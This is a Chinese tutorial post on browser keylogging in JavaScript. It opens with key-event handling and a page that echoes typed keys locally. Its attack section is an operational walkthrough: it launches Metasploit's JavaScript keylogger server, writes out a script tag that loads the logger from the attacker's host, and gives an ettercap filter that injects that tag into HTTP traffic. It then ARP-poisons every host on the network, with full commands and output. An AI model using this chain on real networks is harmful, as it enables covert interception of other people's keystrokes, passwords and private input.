# javascript 键盘记录

十月 1, 2012



## 前言

教学文档的 314 蛋.大概在 1992 年，拯救三次元空间的卑微人类的 Helen 大神出生的那年，一家称作 Nombas 的公司开始开发一种叫做 C 减减（C-minus-minus，简称 Cmm）的嵌入式脚本语言。这个脚本语言捆绑在一个叫做 CEnvi 的共享软件产品中，当 Netscape Navigator 崭露头角时，Nombas 开发了一个可以嵌入网页中的 CEnvi 的版本。这些早期的试验称为 EspressoPage（浓咖啡般的页面），它们代表了第一个在万维网上使用的客户端脚本语言。而 Nombas 丝毫没有料到它的理念将会成为因特网的一块重要基石。
Java Script 诞生了，JavaScript 是一种能让你的网页更加生动活泼的程式语言，也是目前网页中设计中最容易学又最方便的语言。你可以利用 JavaScript 轻易的做出亲切的欢迎讯息、漂亮的数字钟、有广告效果的跑马灯及简易的选举，还可以显示浏览器停留的时间。让这些特殊效果提高网页的可观性。

## 键盘记录实现

### 浏览器的按键事件

用 js 实现键盘记录，要关注浏览器的三种按键事件类型，即 keydown，keypress 和 keyup，它们分别对应 onkeydown、onkeypress 和 onkeyup 这三个事件句柄。一个典型的按键 会产生所有这三种事件，依次是 keydown，keypress，然后是按键释放时候的 keyup。

在这 3 种事件类型中，keydown 和 keyup 比较底层，而 keypress 比较高级。这里所谓的高级是指，当用户按下 shift + 1 时，keypress 是对这个按键事件进行解析后返回一个可打印的“!”字符，而 keydown 和 keyup 只是记录了 shift + 1 这个事件。[1]

但是 keypress 只能针对一些可以打印出来的字符有效，而对于功能按键，如 F1-F12、Backspace、 Enter、Escape、PageUP、PageDown 和箭头方向等，就不会产生 keypress 事件，但是可以产生 keydown 和 keyup 事 件。然而在 FireFox 中，功能按键是可以产生 keypress 事件的。

传递给 keydown、keypress 和 keyup 事件句柄的事件对象有一些通用的属性。如果 Alt、Ctrl 或 Shift 和一个按键一起按下，这通过事件的 altKey、ctrlKey 和 shiftKey 属性表示，这些属性在 FireFox 和 IE 中是通用的。

**兼容浏览器**

凡是涉及浏览器的 js，就都要考虑浏览器兼容的问题。
目前常用的浏览器主要有基于 IE 和基于 Mozilla 两大类。Maxthon 是基于 IE 内核的，而 FireFox 和 Opera 是基于 Mozilla 内核的。

**事件的初始化**

首先需要了解的是如何初始化该事件，基本语句如下：

```
function keyDown(){}
document.onkeydown = keyDown;
```

当浏览器读到这个语句时，无论按下键盘上的哪个键，都将呼叫 KeyDown()函数。

**FireFox 和 Opera 的实现方法**

FireFox 和 Opera 等程序实现要比 IE 麻烦，所以这里先描述一下。

keyDown()函数有一个隐藏的变量 - 一般的，我们使用字母“e”来表示这个变量。

```
function keyDown(e)
```

变量 e 表示发生击键事件，寻找是哪个键被按下，要使用 which 这个属性：

```
e.which
```

e.which 将给出该键的索引值，把索引值转化成该键的字母或数字值的方法需要用到静态函数 String.fromCharCode()，如下：

String.fromCharCode(e.which)

把上面的语句放在一起，我们可以在 FireFox 中得到被按下的是哪一个键：

```
function keyDown(e) {
var keycode = e.which;
var realkey = String.fromCharCode(e.which);
alert("按键码: " + keycode + " 字符: " + realkey);
}
document.onkeydown = keyDown;
```

**IE 的实现方法**

IE 的程序不需要 e 变量，用 window.event.keyCode 来代替 e.which，把键的索引值转化为真实键值方法类似：String.fromCharCode(event.keyCode)，程序如下：

```
function keyDown() {
var keycode = event.keyCode;
var realkey = String.fromCharCode(event.keyCode);
alert("按键码: " + keycode + " 字符: " + realkey);
}
document.onkeydown = keyDown;
```

**判断浏览器类型**

上 面了解了在各种浏览器里是如何实现获取按键事件对象的方法，那么下面需要判断浏览器类型，这个方法很多，有比较方便理解的，也有很巧妙的办法，先说一般的 方法：就是利用 navigator 对象的 appName 属性，当然也可以用 userAgent 属性，这里用 appName 来实现判断浏览器类型，IE 和 Maxthon 的 appName 是“Microsoft Internet Explorer” ,而 FireFox 和 Opera 的 appName 是“Netscape”，所以一个功能比较简单的代码如下：

```
function keyUp(e) {
if(navigator.appName == "Microsoft Internet Explorer")
{
var keycode = event.keyCode;
var realkey = String.fromCharCode(event.keyCode);
}else
{
var keycode = e.which;
var realkey = String.fromCharCode(e.which);
}
alert("按键码: " + keycode + " 字符: " + realkey);
}
```

```
document.onkeyup = keyUp;
```

比较简洁的方法是[2]：

```
function keyUp(e) {
var currKey=0,e=e||event;
currKey=e.keyCode||e.which||e.charCode;
var keyName = String.fromCharCode(currKey);
alert("按键码: " + currKey + " 字符: " + keyName);
}
document.onkeyup = keyUp;
```

上面这种方法比较巧妙，简单地解释一下：
首先，e=e||event;这句代码是为了进行浏览器事件对象获取的兼容。js 中这句代码的意思是，如果在 FireFox 或 Opera 中，隐藏的变量 e 是存在的，那么 e||event 返回 e，如果在 IE 中，隐藏变量 e 是不存在，则返回 event。
其 次，currKey=e.keyCode||e.which||e.charCode;这句是为了兼容浏览器按键事件对象的按键码属性（详见第三部分）， 如 IE 中，只有 keyCode 属性，而 FireFox 中有 which 和 charCode 属性，Opera 中有 keyCode 和 which 属性等。

上述代码只是兼容了浏览器，获取了 keyup 事件对象，简单的弹出了按键码和按键的字符，但是问题出现了，当你按键时，字符键都是大写的，而按 shift 键时，显示的字符很奇怪，所以就需要优化一下代码了。

## 代码实现和优化

### 3.1 按键事件的按键码和字符码

按键事件的按键码和字符码缺乏浏览器间的可移植性，对于不同的浏览器和不同的案件事件，按键码和字符码的存储方式都是不同的，按键事件，浏览器和按键事件对象属性关系如下表：

按键事件，浏览器和按键事件对象属性关系表

| 浏览器名称 | keydown | keyup | keypress |
|---|---|---|---|
| IE | keyCode=按键码<br>which=undefined<br>charCode=undefined | keyCode=按键码<br>which=undefined<br>charCode=undefined | keyCode=字符码<br>which=undefined<br>charCode=undefined |
| FireFox | keyCode=0<br>which=按键码<br>charCode=0 | keyCode=0<br>which=按键码<br>charCode=0 | keyCode=0<br>which=字符码<br>charCode=字符码 |
| Opera | keyCode=按键码<br>which=按键码<br>charCode= undefined | keyCode=按键码<br>which=按键码<br>charCode= undefined | keyCode=字符码<br>which=字符码<br>charCode=undefined |

Test by 羽殇仁 2009-1-7

如表所示：

在 IE 中，只有一个 keyCode 属性，并且它的解释取决于事件类型。对于 keydown 来说，keyCode 存储的是按键码，对于 keypress 事件来 说，keyCode 存储的是一个字符码。而 IE 中没有 which 和 charCode 属性，所以 which 和 charCode 属性始终为 undefined。

FireFox 中 keyCode 始终为 0，时间 keydown/keyup 时，charCode=0，which 为按键码。事件 keypress 时，which 和 charCode 二者的值相同，存储了字符码。

在 Opera 中，keyCode 和 which 二者的值始终相同，在 keydown/keyup 事件中，它们存储按键码，在 keypress 时间中，它们存储字符码，而 charCode 没有定义，始终是 undefined。

### 3.2 用 keydown/keyup 还是 keypress

第一部分已经介绍了 keydown/keyup 和 keypress 的区别，有一条比较通用的规则，keydown 事件对于功能按键来说是最有用的，而 keypress 事件对于可打印按键来说是最有用的[3]。

键盘记录主要是针对于可打印字符和部分功能按键，所以 keypress 是首选，然而正如第一部分提到的，IE 中 keypress 不支持功能按键，所以应该用 keydown/keyup 事件来进行补充。

### 代码的实现

总体思路，用 keypress 事件对象获取按键字符，用 keydown 事件获取功能字符，如 Enter，Backspace 等。

代码实现如下所示

```
<HTML>
<HEAD><TITLE>js 按键记录</TITLE>
<META NAME="Generator" CONTENT="EditPlus">
<META NAME="Author" CONTENT="羽殇仁">
<META NAME="Keywords" CONTENT="js 按键记录">
<META NAME="Description" CONTENT="js 按键 记录">
</HEAD>
<BODY>
<script type="text/javascript">
var keystring = "";//记录按键的字符串
function $(s){return
document.getElementById(s)?document.getElementById(s):s;}
function keypress(e)
{
```

```
   var currKey=0,CapsLock=0,e=e||event;
     currKey=e.keyCode||e.which||e.charCode;
   CapsLock=currKey>=65&&currKey<=90;
   switch(currKey)
   {
         //屏蔽了退格、制表、回车、空格、方向键、删除键
         case 8: case 9:case 13:case 32:case 37:case 38:case 39:case
40:case 46:keyName = "";break;
         default:keyName = String.fromCharCode(currKey); break;
   }
   keystring += keyName;
}
function keydown(e)
{
   var e=e||event;
   var currKey=e.keyCode||e.which||e.charCode;
   if((currKey>7&&currKey<14)||(currKey>31&&currKey<47))
   {
        switch(currKey)
         {
             case 8: keyName = "[退格]"; break;
             case 9: keyName = "[制表]"; break;
             case 13:keyName = "[回车]"; break;
             case 32:keyName = "[空格]"; break;
             case 33:keyName = "[PageUp]";   break;
             case 34:keyName = "[PageDown]";   break;
             case 35:keyName = "[End]";   break;
             case 36:keyName = "[Home]";   break;
             case 37:keyName = "[方向键左]";   break;
             case 38:keyName = "[方向键上]";   break;
             case 39:keyName = "[方向键右]";   break;
              case 40:keyName = "[方向键下]";   break;
             case 46:keyName = "[删除]";   break;
             default:keyName = "";    break;
        }
        keystring += keyName;
   }
   $("content").innerHTML=keystring;
}
function keyup(e)
{
   $("content").innerHTML=keystring;
}
document.onkeypress=keypress;
```

```
document.onkeydown =keydown;
document.onkeyup =keyup;
</script>
<input type="text" />
<input type="button" value="清空记录" onclick="$('content').innerHTML
= '';keystring = '';"/>
<br/>请按下任意键查看键盘响应键值：<span id="content"></span>
</BODY>
</HTML>
```

代码分析：
$()：根据 ID 获取 dom
keypress(e)：实现对字符码的截获，由于功能按键要用 keydown 获取，所以在 keypress 中屏蔽了这些功能按键。
keydown(e)：主要是实现了对功能按键的获取。
keyup(e)：展示截获的字符串。

代码基本上就算实现完成了！呵呵

**总结**

编写代码的最初目的是能够通过 js 记录按键，并返回一个字符串。

上 述代码只是用 js 实现了基本的英文按键记录，对于汉字是无能为力，记录汉字，我能想到的办法，当然是用 js，是用 keydown 和 keyup 记录底层按键事件，汉字解析当然无能为力。当然你可以用 DOM 的方式直接获取 input 中的汉字，但这已经离开了本文讨论的用按键事件实现按键记录的本意。

上述代码还可以实现添加剪切板的功能，监控删除的功能等等。。。

## 攻击利用

Metasploit 的一个模块含有此功能

```
msf > use auxiliary/server/capture/http_javascript_keylogger
msf  auxiliary(http_javascript_keylogger) > show options

Module options (auxiliary/server/capture/http_javascript_keylogger):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DEMO        false            yes       Creates HTML for demo
purposes
   SRVHOST     5.5.5.4          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
```

```
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming
connections
   SSLCert                      no        Path to a custom SSL
certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL
that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this
exploit (default is random)

msf  auxiliary(http_javascript_keylogger) >
```

当生成以后，给出了一个 URL

```
msf  auxiliary(http_javascript_keylogger) > exploit

[*] Listening on 5.5.5.4:8080...
[*] Using URL: http://5.5.5.4:8080/iHvCXdZ
[*] Server started.
```

利用用 HTML 语法插入

```
<script src="http://5.5.5.4:8080/iHvCXdZ"></script>
```

为了让目标访问可以用中间人攻击或者其他一些方法，以 ETTERCAP 为例子 一个规则：

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      # note: replacement string is same length as original string
      msg("zapped Accept-Encoding!\n");
   }
}
if (search(DATA.data, "</body")) {
           replace("</body", "<script
src="http://5.5.5.4:8080/iHvCXdZ"></script></body");
           msg("INJE Javascript keylogger  .\n");
}
```

编译以后

```
root@Dis9Team:/tmp# etterfilter js -o js.ef

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA
```

```
 12 protocol tables loaded:
       DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
       VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'js'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'js.ef'  done.

 -> Script encoded into 13 instructions.
```

开始欺骗网关

```
root@Dis9Team:/tmp# ettercap -T -q -M arp:remote -F js.ef // //

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

*********************************
  Today is the NaGA's birthday
*********************************

Only for today ettercap is an emailware software ;)
An email will be appreciated... NaGA@antifork.org

press ENTER...
Content filters loaded from js.ef...
Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:F2:74:62           5.5.5.4      255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the
etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
```

```
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Inline help:

 [vV]      - change the visualization mode
 [pP]      - activate a plugin
 [lL]      - print the hosts list
 [oO]      - print the profiles list
 [cC]      - print the connections list
 [sS]      - print interfaces statistics
 [] - stop/cont printing packets
 [qQ]      - quit

Hosts list:

1)      5.5.5.1 00:50:56:C0:00:08
2)      5.5.5.2 00:50:56:E6:D1:61
3)      5.5.5.10        00:0C:29:20:57:67
4)      5.5.5.254       00:50:56:EE:85:CB
```

当中毒的 PC 访问 80 端口以后 我们能获得键盘操作

## 视频演示


## DEMO 模式

MSF 提供进行 DEMO 如下：


```
msf  auxiliary(http_javascript_keylogger) > set demo true
```

demo => true

生成了一个 DEMO 地址




当进行键盘操作的时候记录了键盘记录




## 参考

http://fuzzexp.org/the-art-of-keylogging-with-metasploit-javascript.html

http://www.metasploit.com/modules/auxiliary/server/capture/http_javascript_keylogger

http://code.google.com/p/javascript-keylogger/

http://sourceforge.net/projects/jskeylogger/